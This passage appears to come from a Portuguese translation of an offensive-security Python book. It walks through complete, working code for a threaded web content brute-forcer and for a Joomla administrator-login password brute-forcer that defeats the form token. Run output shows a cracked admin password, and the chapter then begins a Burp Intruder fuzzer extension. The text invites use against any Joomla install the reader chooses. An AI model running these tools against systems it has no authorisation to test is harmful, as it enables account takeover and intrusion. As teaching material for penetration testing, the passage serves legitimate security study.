Spawning thread: 1
Spawning thread: 2
Spawning thread: 3
Spawning thread: 4
Spawning thread: 5
Spawning thread: 6
Spawning thread: 7
Spawning thread: 8
Spawning thread: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
```

```
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Podemos perceber que obtivemos alguns resultados válidos, incluindo arquivos *.txt* e XML. É claro que você pode incluir uma lógica adicional ao script para que retorne somente os arquivos em que você estiver interessado, por exemplo, aqueles que contêm a palavra *install*.

Usando a força bruta em diretórios e arquivos

O exemplo anterior fez várias suposições sobre o seu alvo. Porém, em muitos casos em que você estiver atacando uma aplicação web personalizada ou um sistema de e-commerce de grande porte, você não saberá quais são os arquivos acessíveis no servidor web. Em geral, você implantará um spider, como aquele incluído no Burp Suite, para fazer um crawling (rastreamento) do site-alvo a fim de descobrir o máximo possível sobre a aplicação web. Entretanto, em muitos casos, haverá arquivos de configuração, arquivos de desenvolvimento remanescentes, scripts de debugging e outros itens que deixarão pistas relacionadas à segurança, as quais podem disponibilizar informações sensíveis ou expor funcionalidades que o desenvolvedor de software não tinha a intenção de mostrar. A única maneira de descobrir esse tipo de conteúdo é usar uma ferramenta baseada em força bruta para procurar nomes comuns de arquivos e de diretórios.

Criaremos uma ferramenta simples que aceitará listas de palavras utilizadas em ferramentas comuns que fazem uso da força bruta, como o projeto DirBuster[1] ou o SVNDigger[2], e tentaremos descobrir diretórios e arquivos acessíveis no servidor web alvo. Como fizemos anteriormente, vamos criar um pool de threads para tentar descobrir alguns conteúdos de forma agressiva. Vamos começar desenvolvendo algumas funcionalidades para criar um objeto `Queue` a partir de um arquivo contendo uma lista de palavras. Abra um arquivo novo, chame-o de *content_bruter.py* e insira o código a seguir:

```
import urllib2
import threading
import Queue
import urllib
```

1 Projeto DirBuster: *https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project*
2 Projeto SVNDigger: *https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/*

```
threads        = 50
target_url     = "http://testphp.vulnweb.com"
wordlist_file  = "/tmp/all.txt" # de SVNDigger
resume         = None
user_agent     = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0"

def build_wordlist(wordlist_file):

    # lê a lista de palavras
❶   fd = open(wordlist_file,"rb")
    raw_words = fd.readlines()
    fd.close()

    found_resume = False
    words        = Queue.Queue()

❷   for word in raw_words:

        word = word.rstrip()

        if resume is not None:

            if found_resume:
                words.put(word)
            else:
                if word == resume:
                    found_resume = True
                    print "Resuming wordlist from: %s" % resume

        else:
            words.put(word)

    return words
```

Essa função auxiliar é bem simples. Lemos um arquivo contendo uma lista de palavras ❶ e iniciamos uma iteração, passando por todas as linhas do arquivo ❷. Temos algumas funcionalidades prontas que nos permitem retomar uma sessão de força bruta se nossa conectividade com a rede for interrompida ou se o site-alvo sair do ar. Isso pode ser feito simplesmente definindo a variável `resume` com o último path que a ferramenta de força bruta tentou usar. Quando o parse do arquivo todo tiver sido feito, retornamos um objeto `Queue` cheio de palavras a serem

usadas em nossa função de uso da força bruta. Reutilizaremos essa função mais adiante neste capítulo.

Queremos que algumas funcionalidades básicas estejam disponíveis em nosso script baseado em força bruta. A primeira funcionalidade é a capacidade de aplicar uma lista de extensões a serem testadas quando fizermos as solicitações. Em alguns casos, você vai querer tentar, por exemplo, não só */admin* diretamente, mas *admin.php*, *admin.inc* e *admin.html*.

```
def dir_bruter(word_queue,extensions=None):

    while not word_queue.empty():
        attempt = word_queue.get()

        attempt_list = []

        # verifica se há uma extensão de arquivo; se não houver,
        # é um path de diretório que estamos verificando com base na força bruta
❶       if "." not in attempt:
            attempt_list.append("/%s/" % attempt)
        else:
            attempt_list.append("/%s" % attempt)

        # se quisermos usar a força bruta em extensões
❷       if extensions:
            for extension in extensions:
                attempt_list.append("/%s%s" % (attempt,extension))

        # faz a iteração pela nossa lista de tentativas
        for brute in attempt_list:

            url = "%s%s" % (target_url,urllib.quote(brute))

            try:
                headers = {}
❸               headers["User-Agent"] = user_agent
                r = urllib2.Request(url,headers=headers)

                response = urllib2.urlopen(r)
```

```
❹                if len(response.read()):
                     print "[%d] => %s" % (response.code,url)

            except urllib2.URLError,e:

                if hasattr(e, 'code') and e.code != 404:
❺                   print "!!! %d => %s" % (e.code,url)

                pass
```

Nossa função `dir_bruter` aceita um objeto `Queue` preenchido com palavras a serem usadas na ferramenta de força bruta e uma lista opcional de extensões de arquivo a serem testadas. Começamos testando se há uma extensão de arquivo na palavra corrente ❶ e, se não houver, ela será tratada como um diretório que queremos testar no servidor web remoto. Se uma lista de extensões de arquivo for passada ❷, aplicaremos cada extensão de arquivo que queremos testar à palavra corrente. Nesse caso, pode ser útil pensar em usar extensões como *.orig* e *.bak*, além das extensões comuns das linguagens de programação. Depois de termos criado uma lista de tentativas para usar a força bruta, definimos o cabeçalho User-Agent para algo inócuo ❸ e testamos o servidor web remoto. Se o código da resposta for 200, apresentamos o URL ❹; se recebermos algo diferente de 404, também exibimos essa informação ❺, pois pode indicar um dado interessante do servidor web remoto, diferente de um erro de "file not found" (arquivo não encontrado).

É interessante prestar atenção e reagir aos seus resultados, pois, conforme a configuração do servidor web remoto, poderá ser necessário filtrar outros códigos de erro HTTP para limpar seus resultados. Vamos concluir nosso script definindo a nossa lista de palavras, criando uma lista de extensões e colocando as threads de força bruta em ação:

```
word_queue = build_wordlist(wordlist_file)
extensions = [".php",".bak",".orig",".inc"]

for i in range(threads):
    t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,))
    t.start()
```

O trecho de código anterior é bem simples e deverá parecer familiar a essa altura. Criamos nossa lista de palavras a ser usada na ferramenta de força bruta, definimos uma lista simples de extensões de arquivo para testar e colocamos um conjunto de threads em ação para realizar a tarefa de uso da força bruta.

Fazendo um teste rápido

O OWASP tem uma lista de aplicações web vulneráveis online e offline (máquinas virtuais, ISOs etc.) que pode ser testada com a sua ferramenta. Nesse caso, o URL referenciado no código-fonte aponta para uma aplicação web com bugs intencionais, hospedada no Acunetix. O aspecto interessante é que mostramos como a exploração de uma aplicação web por meio da força bruta pode ser eficiente. Recomendo definir a variável `thread_count` com um valor razoável, por exemplo `5`, e executar o script. Em breve, você verá resultados como os mostrados a seguir:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

Podemos notar que estamos obtendo alguns resultados interessantes do site remoto. Não posso deixar de enfatizar a importância de usar a força bruta para revelar conteúdos relacionados a todas as aplicações web que serão seus alvos.

Usando a força bruta em formulários de autenticação HTML

Talvez haja uma ocasião em sua carreira de web hacking em que será necessário ter acesso a um alvo ou, se você estiver dando consultoria, poderá ser preciso avaliar a robustez de uma senha em um sistema web existente. É cada vez mais comum que sistemas web tenham proteção contra o uso de força bruta, seja por meio de um captcha, uma equação matemática simples ou um token para login que deva ser submetido com a solicitação. Há várias ferramentas baseadas em força bruta que podem atuar em uma solicitação POST para o script de login, porém, em muitos casos, não são flexíveis o suficiente para lidar com conteúdo dinâmico ou para tratar verificações simples para conferir se se trata de "um ser humano". Criaremos uma ferramenta simples baseada em força bruta que será útil contra o Joomla – um sistema popular de gerenciamento de conteúdo. Sistemas Joomla modernos incluem algumas técnicas básicas contra ferramentas baseadas em força bruta, mas, por padrão, ainda não têm bloqueio de contas nem captchas robustos.

Para usar a força bruta contra o Joomla, há dois requisitos que devem ser atendidos: obter o token do formulário de login antes de submeter a tentativa de uso de uma senha e garantir que aceitaremos cookies em nossa sessão da `urllib2`. Para fazer o parse dos valores do formulário de login, usaremos a classe Python nativa `HTMLParser`. Esse também será um bom tour rápido por alguns recursos adicionais da `urllib2`, que poderão ser empregados na criação de ferramentas para seus próprios alvos. Vamos começar dando uma olhada no formulário de login de administrador do Joomla. Esse formulário pode ser encontrado ao acessar *http://<seualvo>.com/administrator/*. Por questões de concisão, incluí somente os elementos relevantes do formulário.

```
<form action="/administrator/index.php" method="post" id="form-login" class="form-inline">

<input name="username" tabindex="1" id="mod-login-username" type="text"
class="input-medium" placeholder="User Name" size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password" type="password"
class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang"  class="inputbox advancedSelect">
        <option value="" selected="selected">Language - Default</option>
        <option value="en-GB">English (United Kingdom)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

Ao ler esse formulário, tomamos conhecimento de algumas informações valiosas que devemos incorporar em nossa ferramenta de uso da força bruta. A primeira informação é que o formulário é submetido ao path `/administrator/index.php` na forma de um HTTP POST. A próxima informação é que todos os campos são obrigatórios para que a submissão do formulário seja bem-sucedida. Em particular, se você observar o último campo oculto, verá que seu atributo nome está definido como uma string longa e aleatória. Essa é a parte principal da técnica do Joomla para se precaver contra o uso da força bruta. Essa string aleatória é verificada em relação à sua sessão corrente de usuário, é armazenada em um cookie e, mesmo que você passe as credenciais corretas ao script de processamento de login, se

o token aleatório não estiver presente, a autenticação falhará. Isso significa que devemos usar o fluxo de solicitação a seguir em nossa ferramenta de uso da força bruta para termos sucesso contra o Joomla:

1. Obter a página de login e aceitar todos os cookies retornados.
2. Fazer parse de todos os elementos do formulário a partir do HTML.
3. Definir o nome do usuário e/ou a senha com um palpite de nosso dicionário.
4. Enviar um HTTP POST ao script de processamento de login, incluindo todos os campos do formulário HTML e nossos cookies armazenados.
5. Testar se fizemos login com sucesso na aplicação web.

Utilizaremos algumas técnicas novas e importantes nesse script. Também devo mencionar que você jamais deve "treinar" sua ferramenta em um alvo ativo; sempre instale sua aplicação web alvo com credenciais conhecidas e teste se os resultados desejados serão obtidos. Vamos abrir um novo arquivo Python chamado *joomla_killer.py* e inserir o código a seguir:

```
import urllib2
import urllib
import cookielib
import threading
import sys
import Queue

from HTMLParser import HTMLParser

# configurações gerais
user_thread   = 10
username      = "admin"
wordlist_file = "/tmp/cain.txt"
resume        = None

# configurações específicas do alvo
❶ target_url    = "http://192.168.112.131/administrator/index.php"
  target_post   = "http://192.168.112.131/administrator/index.php"

❷ username_field= "username"
  password_field= "passwd"

❸ success_check = "Administration - Control Panel"
```

Essas configurações gerais merecem algumas explicações. A variável `target_url` ❶ corresponde ao local a partir do qual nosso script fará inicialmente o download e o parse do HTML. A variável `target_post` é o local em que submeteremos a nossa tentativa de uso da força bruta. De acordo com a nossa breve análise do HTML no login do Joomla, podemos definir as variáveis `username_field` e `password_field` ❷ com o nome apropriado dos elementos HTML. Nossa variável `success_check` ❸ é uma string que verificaremos após cada tentativa de uso da força bruta para determinar se tivemos sucesso ou não. Vamos agora criar o código de nossa ferramenta de uso da força bruta; parte do código a seguir será familiar, portanto enfatizarei somente as técnicas mais novas.

```
class Bruter(object):
    def __init__(self, username, words):

        self.username   = username
        self.password_q = words
        self.found      = False

        print "Finished setting up for: %s" % username

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()

    def web_bruter(self):

        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
❶           jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

            response = opener.open(target_url)

            page = response.read()

            print "Trying: %s : %s (%d left)" % (self.username,brute,self.password_q.qsize())
```

```
            # faz parse dos campos ocultos
❷           parser = BruteParser()
            parser.feed(page)

            post_tags = parser.tag_results

            # adiciona nossos campos de nome de usuário e de senha
❸           post_tags[username_field] = self.username
            post_tags[password_field] = brute

❹           login_data = urllib.urlencode(post_tags)
            login_response = opener.open(target_post, login_data)

            login_result = login_response.read()

❺           if success_check in login_result:
                self.found = True
                print "[*] Bruteforce successful."
                print "[*] Username: %s" % username
                print "[*] Password: %s" % brute
                print "[*] Waiting for other threads to exit..."
```

Essa é a nossa classe principal da ferramenta de uso da força bruta, que cuidará de todas as solicitações HTTP e administrará os cookies para nós. Depois que obtivermos nossa senha para efetuar a tentativa, configuraremos nosso cookie jar ❶ usando a classe `FileCookieJar`, que armazenará os cookies no arquivo *cookies*. Em seguida, inicializamos nosso opener da `urllib2`, passando o cookie jar inicializado, o que diz à `urllib2` que todos os cookies devem ser passados para ele. Fazemos, então, a solicitação inicial para obter o formulário de login. Quando tivermos o HTML puro, ele será passado ao parser de HTML, e seu método `feed` ❷, que retorna um dicionário com todos os elementos do formulário obtidos, será chamado. Depois que o parse do HTML for feito com sucesso, substituímos os campos referentes ao nome de usuário e à senha pela nossa tentativa de uso da força bruta ❸. Em seguida, codificamos as variáveis de POST no URL ❹ e as passamos em nossa solicitação HTTP subsequente. Após termos obtido o resultado de nossa tentativa de autenticação, testamos se foi bem-sucedida ou não ❺. Vamos agora implementar o núcleo do nosso processamento de HTML. Adicione a classe a seguir ao seu script *joomla_killer.py*:

```
    class BruteParser(HTMLParser):
        def __init__(self):
            HTMLParser.__init__(self)
❶           self.tag_results = {}

        def handle_starttag(self, tag, attrs):
❷           if tag == "input":
                tag_name  = None
                tag_value = None
                for name,value in attrs:
                    if name == "name":
❸                       tag_name = value
                    if name == "value":
❹                       tag_value = value

                if tag_name is not None:
❺                   self.tag_results[tag_name] = value
```

Esse código compõe a classe específica de parsing HTML que queremos usar contra o nosso alvo. Depois de conhecer o básico sobre o uso da classe `HTMLParser`, você poderá adaptá-la para extrair informações de qualquer aplicação web que você possa estar atacando. A primeira tarefa que realizamos foi criar um dicionário em que nossos resultados serão armazenados ❶. Quando a função `feed` é chamada, todo o documento HTML é passado e nossa função `handle_starttag` é chamada sempre que uma tag é encontrada. Em particular, estamos procurando tags HTML `input` ❷ e nosso processamento principal ocorre quando determinamos que uma dessas tags foi encontrada. Começamos fazendo uma iteração pelos atributos da tag e, se encontrarmos os atributos referentes ao nome ❸ ou ao valor ❹, nós os associamos ao dicionário `tag_results`. Depois que o HTML for processado, nossa classe de uso da força bruta poderá, então, substituir os campos referentes ao nome de usuário e à senha, ao mesmo tempo que deixa o restante dos campos intacta.

Básico sobre o HTMLParser

Há três métodos principais que podem ser implementados ao usar a classe `HTMLParser`: `handle_starttag`, `handle_endtag` e `handle_data`. A função `handle_starttag` será chamada sempre que uma tag HTML de abertura for encontrada, e o contrário é válido para a função `handle_endtag`, que será chamada sempre que uma tag HTML de fechamento for encontrada. A função `handle_data` será chamada sempre que houver texto puro entre as tags. Os protótipos de cada função são levemente diferentes, conforme vemos a seguir:

```
handle_starttag(self, tag, attributes)
handle_endttag(self, tag)
handle_data(self, data)
```

A seguir, apresentamos um exemplo rápido para ilustrar isso:

```
<title>Python rocks!</title>
```

`handle_starttag` => a variável `tag` será `"title"`

`handle_data` => a variável `data` será `"Python rocks!"`

`handle_endtag` => a variável `tag` será `"title"`

Com esse conhecimento bem básico da classe `HTMLParser`, você poderá realizar tarefas como fazer parsing de formulários, encontrar links para spidering, extrair todos os textos puros com o propósito de realizar data mining (mineração de dados) ou encontrar todas as imagens em uma página.

Para concluir nossa ferramenta de uso da força bruta contra o Joomla, vamos copiar e colar a função `build_wordlist` da seção anterior e adicionar o código a seguir:

```
# cole a função build_wordlist aqui

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(username,words)
bruter_obj.run_bruteforce()
```

É isso! Simplesmente passamos o nome do usuário e a lista de palavras para a nossa classe `Bruter` e observamos a mágica acontecer.

Fazendo um teste rápido

Se você ainda não tem o Joomla instalado em sua Kali VM, instale-o agora. Minha VM-alvo está em `192.168.112.131` e estou usando uma lista de palavras disponibilizada por Cain and Abel[3] – um conjunto de ferramentas popular para uso de força bruta e cracking. Já defini previamente o nome do usuário como *admin* e a senha para *justin* na instalação do Joomla para ter certeza de que o teste funcionará. Em seguida, adicionei *justin* ao arquivo *cain.txt* contendo a lista de palavras, aproximadamente na posição de entrada de número 50. Ao executar o script, obtive o seguinte resultado:

```
$ python2.7 joomla_killer.py
Finished setting up for: admin
Trying: admin : 0racl38 (306697 left)
Trying: admin : !@#$% (306697 left)
Trying: admin : !@#$%^ (306697 left)
--trecho omitido--
Trying: admin : 1p2o3i (306659 left)
Trying: admin : 1qw23e (306657 left)
Trying: admin : 1q2w3e (306656 left)
Trying: admin : 1sanjose (306655 left)
Trying: admin : 2 (306655 left)
Trying: admin : justin (306655 left)
Trying: admin : 2112 (306646 left)
[*] Bruteforce successful.
[*] Username: admin
[*] Password: justin
[*] Waiting for other threads to exit...
Trying: admin : 249 (306646 left)
Trying: admin : 2welcome (306646 left)
```

Podemos ver que a ferramenta usou a força bruta e fez login com sucesso no console de administrador do Joomla. Para conferir, faça login manualmente para ter certeza disso. Após testar esse código localmente e estiver certo de que funciona, você poderá usar essa ferramenta contra uma instalação Joomla de sua preferência.

3 Cain and Abel: *http://www.oxid.it/cain.html*

CAPÍTULO 6

Estendendo o Burp Proxy

Se você já tentou hackear uma aplicação web, é provável que tenha usado o Burp Suite para efetuar spidering, fazer proxy do tráfego do navegador e realizar outros ataques. Versões recentes do Burp Suite incluem a possibilidade de adicionar suas próprias ferramentas, sendo esse recurso denominado *Extensões* do Burp. Ao usar Python, Ruby ou Java puro, podemos acrescentar painéis na GUI do Burp e incluir técnicas de automação no Burp Suite. Tiraremos vantagem desse recurso e adicionaremos algumas ferramentas práticas ao Burp para realizar ataques e efetuar um reconhecimento mais amplo. A primeira extensão permitirá o uso de uma solicitação HTTP interceptada pelo Burp Proxy como ponto de partida para criar um fuzzer de mutação que poderá ser executado no Burp Intruder. A segunda extensão terá uma interface com a API do Bing da Microsoft para nos mostrar todos os hosts virtuais localizados no mesmo endereço IP que o nosso site-alvo, bem como todos os subdomínios detectados no domínio-alvo.

Vamos supor que você já usou o Burp antes, sabe capturar solicitações usando a ferramenta Proxy e como enviar uma solicitação capturada ao Burp Intruder. Se precisar de um tutorial sobre como realizar essas tarefas, acesse o site PortSwigger Web Security (*http://www.portswigger.net/*) para ver uma introdução.

Devo admitir que na primeira vez que explorei a API Extender do Burp, foram necessárias algumas tentativas para entender como ela funciona. Eu a considerei um pouco confusa, pois sou uma pessoa que gosta de Python puro e tenho experiência limitada em desenvolvimento Java. Porém, encontrei diversas extensões no site do Burp que me permitiram ver como outras pessoas haviam desenvolvido extensões e usei essa experiência anterior para entender de que modo deveria começar a implementar meu próprio código. Discutirei alguns aspectos básicos sobre a extensão de funcionalidades, porém mostrarei também como usar a documentação da API como um guia para desenvolver suas próprias extensões.

Configurando o ambiente

Inicialmente, faça download do Burp a partir de *http://www.portswigger.net/* e deixe-o pronto para ser usado. Por mais que seja triste para mim admitir isso, você precisará de uma instalação moderna de Java, para a qual todos os sistemas operacionais têm pacotes ou instaladores. O próximo passo é obter o arquivo JAR independente do Jython (uma implementação Python escrita em Java); o Burp apontará para ele. Esse arquivo JAR pode ser encontrado no site da No Starch com o restante do código do livro (*http://www.nostarch.com/blackhatpython/*) ou você pode acessar o site oficial em *http://www.jython.org/downloads.html* e selecionar Jython 2.7 Standalone Installer. Não deixe que o nome engane você: esse é somente um arquivo JAR. Salve-o em um local fácil de lembrar, por exemplo, em seu Desktop.

Em seguida, abra um terminal de linha de comando e execute o Burp da seguinte maneira:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

Isso fará o Burp ser iniciado e você deverá ver a sua UI cheia de abas maravilhosas (Figura 6.1).




Figura 6.1 – GUI do Burp Suite apropriadamente carregada.

Agora vamos apontar o Burp para o nosso interpretador Jython. Clique na aba **Extender** (Extensor) e, em seguida, na **Options** (Opções). Na seção Python Environment (Ambiente Python), selecione o local em que está o seu arquivo JAR do Jython (Figura 6.2).




Figura 6.2 – Configurando a localização do interpretador Jython.

As opções restantes podem ser deixadas como estão, visto que estamos prontos para começar a codificar nossa primeira extensão. Vamos ao trabalho!

Fuzzing com o Burp

Em algum momento de sua carreira, talvez você ataque uma aplicação web ou um web service, em que não será possível usar ferramentas tradicionais de avaliação de aplicações web. Independentemente de estar trabalhando com um protocolo binário encapsulado em tráfego HTTP ou com solicitações JSON complexas, é muito importante testar a existência de bugs tradicionais em aplicações web. A aplicação poderá estar usando parâmetros demais ou estar oculta, de alguma maneira, fazendo com que a realização de um teste manual exija muito tempo. Também posso ser acusado de já ter executado ferramentas-padrão que não foram projetadas para lidar com protocolos incomuns e nem mesmo com JSON em várias ocasiões. Em situações como essas, é útil poder tirar proveito do Burp para estabelecer uma base sólida de tráfego HTTP que inclua cookies de autenticação, ao mesmo tempo que passamos o corpo da solicitação a um fuzzer personalizado que possa, então, manipular o payload da maneira que você desejar. Em nossa primeira extensão do Burp, criaremos o fuzzer mais simples possível de aplicação web, que poderá, então, ser expandido para algo mais inteligente.

O Burp contém diversas ferramentas que podem ser usadas quando testes em aplicações web estiverem sendo realizados. Normalmente, você capturará todas as solicitações usando o Proxy e, quando vir uma solicitação interessante, a enviará para outra ferramenta do Burp. Uma técnica comum que costumo usar consiste

em enviar essas solicitações para a ferramenta Repeater, que me permite reproduzir o tráfego web, bem como modificar manualmente qualquer ponto interessante. Para realizar ataques mais automatizados em parâmetros de consulta, envie uma solicitação à ferramenta Intruder, que tentará descobrir automaticamente quais áreas do tráfego web devem ser modificadas e permitirá que você use uma variedade de ataques para tentar forçar a geração de mensagens de erro ou expor vulnerabilidades. Uma extensão do Burp pode interagir de diversas maneiras com o pacote de ferramentas do Burp e, em nosso caso, incluiremos funcionalidades adicionais diretamente na ferramenta Intruder.

Meu primeiro instinto natural é dar uma olhada na documentação da API do Burp para determinar quais classes precisarei estender a fim de implementar minha extensão personalizada. Essa documentação pode ser acessada ao clicar na aba **Extender** (Extensor) e, em seguida, na aba **APIs.** Pode parecer um pouco intimidadora, pois tudo lembra muito o Java (e é igual a ele). O primeiro aspecto que observamos é que os desenvolvedores do Burp nomearam todas as classes habilmente de modo que é fácil descobrir em que ponto devemos começar. Em particular, como queremos fazer fuzzing de solicitações web durante um ataque com o Intruder, devo consultar as classes `IIntruderPayloadGeneratorFactory` e `IIntruderPayloadGenerator`. Vamos dar uma olhada no que diz a documentação da classe `IIntruderPayloadGeneratorFactory`:

```
/**
 * Extensions can implement this interface and then call
❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * to register a factory for custom Intruder payloads.
*/

public interface IIntruderPayloadGeneratorFactory
{
    /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.

     *
     * @return The name of the payload generator.
     */
❷    String getGeneratorName();
```

```
        /**
         * This method is used by Burp when the user starts an Intruder
         * attack that uses this payload generator.

         * @param attack
         * An IIntruderAttack object that can be queried to obtain details
         * about the attack in which the payload generator will be used.

         * @return A new instance of
         * IIntruderPayloadGenerator that will be used to generate
         * payloads for the attack.
         */

❸       IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
    }
```

A primeira parte da documentação ❶ informa que devemos registrar nossa extensão corretamente junto ao Burp. Iremos estender a classe principal do Burp e a classe `IIntruderPayloadGeneratorFactory`. Em seguida, vemos que o Burp espera que duas funções estejam presentes em nossa classe principal. A função `getGeneratorName` ❷ será chamada pelo Burp para obter o nome de nossa extensão e devemos retornar uma string. A função `createNewInstance` ❸ espera que retornemos uma instância de `IIntruderPayloadGenerator`, que é a segunda classe que devemos criar.

Agora vamos implementar o código Python propriamente dito para atender a esses requisitos e, então, veremos como a classe `IIntruderPayloadGenerator` será adicionada. Abra um novo arquivo Python, chame-o de *bhp_fuzzer.py* e insira o código a seguir:

```
❶ from burp import IBurpExtender
  from burp import IIntruderPayloadGeneratorFactory
  from burp import IIntruderPayloadGenerator

  from java.util import List, ArrayList

  import random

❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
      def registerExtenderCallbacks(self, callbacks):
          self._callbacks = callbacks
          self._helpers   = callbacks.getHelpers()
```

```
❸          callbacks.registerIntruderPayloadGeneratorFactory(self)

           return

❹      def getGeneratorName(self):
           return "BHP Payload Generator"

❺      def createNewInstance(self, attack):
           return BHPFuzzer(self, attack)
```

Esse é o esqueleto simples de que precisaremos para satisfazer o primeiro conjunto de requisitos de nossa extensão. Inicialmente, devemos importar a classe `IBurpExtender` ❶, que é uma exigência para toda extensão que criarmos. Em seguida, importamos as classes necessárias para a criação de um gerador de payloads para o Intruder. Depois, definimos nossa classe `BurpExtender` ❷, que estende as classes `IBurpExtender` e `IIntruderPayloadGeneratorFactory`. Usamos, então, a função `registerIntruderPayloadGeneratorFactory` ❸ para registrar nossa classe de modo que a ferramenta Intruder possa saber que podemos gerar payloads. Em seguida, implementamos a função `getGeneratorName` ❹ para simplesmente retornar o nome de nosso gerador de payloads. O último passo consiste em criar a função `createNewInstance` ❺, que recebe o parâmetro `attack` e retorna uma instância da classe `IIntruderPayloadGenerator`, que chamamos de `BHPFuzzer`.

Vamos dar uma olhada na documentação da classe `IIntruderPayloadGenerator` para saber o que deve ser implementado:

```
/**
 * This interface is used for custom Intruder payload generators.
 * Extensions
 * that have registered an
 * IIntruderPayloadGeneratorFactory must return a new instance of
 * this interface when required as part of a new Intruder attack.
 */

public interface IIntruderPayloadGenerator
{
 /**
 * This method is used by Burp to determine whether the payload
 * generator is able to provide any further payloads.
 *
 * @return Extensions should return
 * false when all the available payloads have been used up,
```

```
    * otherwise true
    */
❶   boolean hasMorePayloads();

    /**
    * This method is used by Burp to obtain the value of the next payload.
    *
    * @param baseValue The base value of the current payload position.
    * This value may be null if the concept of a base value is not
    * applicable (e.g. in a battering ram attack).
    * @return The next payload to use in the attack.
    */
❷   byte[] getNextPayload(byte[] baseValue);

    /**
    * This method is used by Burp to reset the state of the payload
    * generator so that the next call to
    * getNextPayload() returns the first payload again. This
    * method will be invoked when an attack uses the same payload
    * generator for more than one payload position, for example in a
    * sniper attack.
    */
❸   void reset();
  }
```

